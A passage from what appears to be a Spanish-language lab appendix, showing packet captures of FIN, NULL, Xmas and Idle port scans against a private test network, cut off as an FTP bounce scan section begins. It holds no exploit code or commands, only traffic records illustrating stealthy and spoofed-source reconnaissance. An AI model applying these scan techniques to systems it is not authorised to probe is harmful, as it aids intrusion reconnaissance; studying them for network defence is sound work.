Protocolo: TCP
Descripción: 25 > 61763 [RST] Seq=0 Len=0

Paquete Nro: 7 - Tiempo: 0.035971
IP Origen: 192.168.0.2:61763 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 61763 > 22 [FIN, ACK] Seq=0 Ack=0 Win=4096 Len=0

Paquete Nro: 8 - Tiempo: 0.036251
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:61763
Protocolo: TCP
Descripción: 22 > 61763 [RST] Seq=0 Len=0
```

B.2.8.3 NULL Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2
```

```
Paquete Nro: 2 - Tiempo: 0.000431
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.032196
IP Origen: 192.168.0.2:54999 -> IP Destino: 192.168.0.30:25
Protocolo: TCP
Descripción: 54999 > 25 [] Seq=0 Len=0

Paquete Nro: 4 - Tiempo: 0.032437
IP Origen: 192.168.0.30:25 -> IP Destino: 192.168.0.2:54999
Protocolo: TCP
Descripción: 25 > 54999 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 5 - Tiempo: 0.032518
IP Origen: 192.168.0.2:54999 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 54999 > 80 [] Seq=0 Len=0

Paquete Nro: 6 - Tiempo: 0.032604
IP Origen: 192.168.0.30:80 -> IP Destino: 192.168.0.2:54999
Protocolo: TCP
Descripción: 80 > 54999 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 7 - Tiempo: 0.032667
IP Origen: 192.168.0.2:54999 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 54999 > 22 [] Seq=0 Len=0

Paquete Nro: 8 - Tiempo: 1.147994
IP Origen: 192.168.0.2:55000 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 55000 > 22 [] Seq=0 Len=0
```

B.2.8.4 Xmas Scan

```
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000300
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.031896
IP Origen: 192.168.0.2:35725 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 35725 > 22 [FIN, PSH, URG] Seq=0 Urg=0 Len=0

Paquete Nro: 4 - Tiempo: 0.032109
IP Origen: 192.168.0.2:35725 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 35725 > 21 [FIN, PSH, URG] Seq=0 Urg=0 Len=0

Paquete Nro: 5 - Tiempo: 0.032217
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:35725
Protocolo: TCP
Descripción: 21 > 35725 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 6 - Tiempo: 0.032287
IP Origen: 192.168.0.2:35725 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 35725 > 20 [FIN, PSH, URG] Seq=0 Urg=0 Len=0

Paquete Nro: 7 - Tiempo: 0.032364
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.2:35725
Protocolo: TCP
Descripción: 20 > 35725 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
```

```
Paquete Nro: 8 - Tiempo: 1.151695
IP Origen: 192.168.0.2:35726 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 35726 > 22 [FIN, PSH, URG] Seq=0 Urg=0 Len=0
```

B.2.9. Captura 9 a 11: Idle Scan

```
Paquete nro. 1 - Tiempo 0.000000
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: ?? -> ??
IP Header: Version:?? Len:?? ID:?? Frag:?? TTL:?? (...)
TCP Header: SPort:?? DPort:?? SeqN:?? AckN:?? Flags:0x??(??) Wnd:?? (...)
Descripcion: Ether / ARP who has 192.168.0.100 says 192.168.0.2

Paquete nro. 2 - Tiempo 0.002890
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: ?? -> ??
IP Header: Version:?? Len:?? ID:?? Frag:?? TTL:?? (...)
TCP Header: SPort:?? DPort:?? SeqN:?? AckN:?? Flags:0x??(??) Wnd:?? (...)
Descripcion: Ether / ARP is at 00:0c:29:90:2a:2d says 192.168.0.100

Paquete nro. 3 - Tiempo 0.029939
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:7882 Frag:0L TTL:37 (...)
TCP Header: SPort:46174 DPort:80 SeqN:132040441 AckN:2303113251 Flags:0x12(SA)
Wnd:2048 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46174 > 192.168.0.30:www SA

Paquete nro. 4 - Tiempo 0.031932
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:81 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46174 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46174 R

Paquete nro. 5 - Tiempo 0.065571
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:38803 Frag:0L TTL:40 (...)
TCP Header: SPort:46175 DPort:80 SeqN:132040442 AckN:2303113251 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46175 > 192.168.0.30:www SA

Paquete nro. 6 - Tiempo 0.065804
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:82 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46175 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46175 R

Paquete nro. 7 - Tiempo 0.097500
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:20931 Frag:0L TTL:43 (...)
TCP Header: SPort:46176 DPort:80 SeqN:132040443 AckN:2303113251 Flags:0x12(SA)
Wnd:4096 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46176 > 192.168.0.30:www SA

Paquete nro. 8 - Tiempo 0.097748
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:83 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46176 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46176 R

Paquete nro. 9 - Tiempo 0.129492
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:38118 Frag:0L TTL:56 (...)
```

```
TCP Header: SPort:46177 DPort:80 SeqN:132040444 AckN:2303113251 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46177 > 192.168.0.30:www SA

Paquete nro. 10 - Tiempo 0.129905
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:84 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46177 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46177 R

Paquete nro. 11 - Tiempo 0.161565
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:32451 Frag:0L TTL:46 (...)
TCP Header: SPort:46178 DPort:80 SeqN:132040445 AckN:2303113251 Flags:0x12(SA)
Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46178 > 192.168.0.30:www SA

Paquete nro. 12 - Tiempo 0.161958
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:85 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46178 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46178 R

Paquete nro. 13 - Tiempo 0.193466
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:59060 Frag:0L TTL:41 (...)
TCP Header: SPort:46179 DPort:80 SeqN:132040446 AckN:2303113251 Flags:0x12(SA)
Wnd:2048 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46179 > 192.168.0.30:www SA

Paquete nro. 14 - Tiempo 0.194295
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:86 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46179 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46179 R

Paquete nro. 15 - Tiempo 0.194450
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:14395 Frag:0L TTL:52 (...)
TCP Header: SPort:46173 DPort:80 SeqN:132040441 AckN:2303113251 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:46173 > 192.168.0.30:www SA

Paquete nro. 16 - Tiempo 0.194620
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:87 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 17 - Tiempo 0.194627
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:87 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 18 - Tiempo 0.245560
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:47816 Frag:0L TTL:50 (...)
TCP Header: SPort:46173 DPort:80 SeqN:132040442 AckN:2303113251 Flags:0x12(SA)
Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:46173 > 192.168.0.30:www SA

Paquete nro. 19 - Tiempo 0.246072
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
```

```
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:88 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 20 - Tiempo 0.246080
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:88 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 21 - Tiempo 0.297577
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:62317 Frag:0L TTL:54 (...)
TCP Header: SPort:46173 DPort:80 SeqN:132040443 AckN:2303113251 Flags:0x12(SA)
Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:46173 > 192.168.0.30:www SA

Paquete nro. 22 - Tiempo 0.297757
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:89 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 23 - Tiempo 0.297764
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:89 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 24 - Tiempo 0.349662
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:37884 Frag:0L TTL:40 (...)
TCP Header: SPort:46173 DPort:80 SeqN:132040444 AckN:2303113251 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:46173 > 192.168.0.30:www SA

Paquete nro. 25 - Tiempo 0.349859
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:90 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 26 - Tiempo 0.349866
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:90 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

Paquete nro. 27 - Tiempo 0.653467
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:46296 Frag:0L TTL:40 (...)
TCP Header: SPort:46330 DPort:80 SeqN:2870071292 AckN:3978133614 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46330 > 192.168.0.30:www SA

Paquete nro. 28 - Tiempo 0.653739
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:91 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46330 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46330 R

Paquete nro. 29 - Tiempo 0.653851
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:90:2a:2d
```

```
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:33520 Frag:0L TTL:52 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791638 AckN:0 Flags:0x02(S) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp S

Paquete nro. 30 - Tiempo 0.654049
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:25 Frag:0L TTL:64 (...)
TCP Header: SPort:25 DPort:80 SeqN:2159946801 AckN:2300791639 Flags:0x12(SA)
Wnd:30660 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:smtp > 192.168.0.30:www SA

Paquete nro. 31 - Tiempo 0.654055
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:25 Frag:0L TTL:64 (...)
TCP Header: SPort:25 DPort:80 SeqN:2159946801 AckN:2300791639 Flags:0x12(SA)
Wnd:30660 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:smtp > 192.168.0.30:www SA

Paquete nro. 32 - Tiempo 0.654334
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:92 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791639 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp R

Paquete nro. 33 - Tiempo 0.654341
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:92 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791639 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp R

Paquete nro. 34 - Tiempo 0.705565
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:15757 Frag:0L TTL:59 (...)
TCP Header: SPort:46248 DPort:80 SeqN:2870071792 AckN:3978133614 Flags:0x12(SA)
Wnd:4096 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46248 > 192.168.0.30:www SA

Paquete nro. 35 - Tiempo 0.705851
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:93 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46248 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46248 R

Paquete nro. 36 - Tiempo 0.705948
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:15305 Frag:0L TTL:40 (...)
TCP Header: SPort:80 DPort:22 SeqN:2300791638 AckN:0 Flags:0x02(S) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:ssh S

Paquete nro. 37 - Tiempo 0.706087
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:40 ID:26 Frag:0L TTL:255 (...)
TCP Header: SPort:22 DPort:80 SeqN:0 AckN:2300791639 Flags:0x14(RA) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:ssh > 192.168.0.30:www RA

Paquete nro. 38 - Tiempo 0.706093
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:40 ID:26 Frag:0L TTL:255 (...)
TCP Header: SPort:22 DPort:80 SeqN:0 AckN:2300791639 Flags:0x14(RA) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:ssh > 192.168.0.30:www RA

Paquete nro. 39 - Tiempo 0.757475
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
```

```
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:13500 Frag:0L TTL:56 (...)
TCP Header: SPort:46376 DPort:80 SeqN:2870072292 AckN:3978133614 Flags:0x12(SA)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46376 > 192.168.0.30:www SA

Paquete nro. 40 - Tiempo 0.757751
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:94 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46376 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46376 R

Paquete nro. 41 - Tiempo 0.781431
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:14568 Frag:0L TTL:42 (...)
TCP Header: SPort:46391 DPort:80 SeqN:2870072792 AckN:3978133614 Flags:0x12(SA)
Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46391 > 192.168.0.30:www SA

Paquete nro. 42 - Tiempo 0.781696
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:95 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46391 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46391 R

Paquete nro. 43 - Tiempo 0.781802
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:6064 Frag:0L TTL:42 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791638 AckN:0 Flags:0x02(S) Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp S

Paquete nro. 44 - Tiempo 0.781935
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:27 Frag:0L TTL:64 (...)
TCP Header: SPort:25 DPort:80 SeqN:2160164203 AckN:2300791639 Flags:0x12(SA)
Wnd:30660 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:smtp > 192.168.0.30:www SA

Paquete nro. 45 - Tiempo 0.781940
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:27 Frag:0L TTL:64 (...)
TCP Header: SPort:25 DPort:80 SeqN:2160164203 AckN:2300791639 Flags:0x12(SA)
Wnd:30660 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:smtp > 192.168.0.30:www SA

Paquete nro. 46 - Tiempo 0.782146
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:96 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791639 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp R

Paquete nro. 47 - Tiempo 0.782152
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:96 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791639 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp R

Paquete nro. 48 - Tiempo 0.833453
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:23152 Frag:0L TTL:42 (...)
TCP Header: SPort:46176 DPort:80 SeqN:2870073292 AckN:3978133614 Flags:0x12(SA)
Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46176 > 192.168.0.30:www SA
```

```
Paquete nro. 49 - Tiempo 0.833790
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:97 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46176 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46176 R

Paquete nro. 50 - Tiempo 0.833898
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:42507 Frag:0L TTL:50 (...)
TCP Header: SPort:80 DPort:22 SeqN:2300791638 AckN:0 Flags:0x02(S) Wnd:3072 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:ssh S

Paquete nro. 51 - Tiempo 0.834100
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:40 ID:28 Frag:0L TTL:255 (...)
TCP Header: SPort:22 DPort:80 SeqN:0 AckN:2300791639 Flags:0x14(RA) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:ssh > 192.168.0.30:www RA

Paquete nro. 52 - Tiempo 0.834106
Mac Origen: 00:0c:29:90:2a:2d -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:40 ID:28 Frag:0L TTL:255 (...)
TCP Header: SPort:22 DPort:80 SeqN:0 AckN:2300791639 Flags:0x14(RA) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:ssh > 192.168.0.30:www RA

Paquete nro. 53 - Tiempo 0.885457
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:61533 Frag:0L TTL:41 (...)
TCP Header: SPort:46266 DPort:80 SeqN:2870073792 AckN:3978133614 Flags:0x12(SA)
Wnd:2048 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46266 > 192.168.0.30:www SA

Paquete nro. 54 - Tiempo 0.885684
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:98 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46266 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46266 R

Paquete nro. 55 - Tiempo 0.925521
Mac Origen: 00:17:31:96:5b:1f -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:12200 Frag:0L TTL:45 (...)
TCP Header: SPort:46173 DPort:80 SeqN:2870074292 AckN:3978133614 Flags:0x12(SA)
Wnd:2048 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46173 > 192.168.0.30:www SA

Paquete nro. 56 - Tiempo 0.926125
Mac Origen: 00:0c:29:e1:a2:26 -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:99 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:3978133614 AckN:0 Flags:0x04(R) Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46173 R
```

B.2.10. Captura 13: FTP Bounce Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
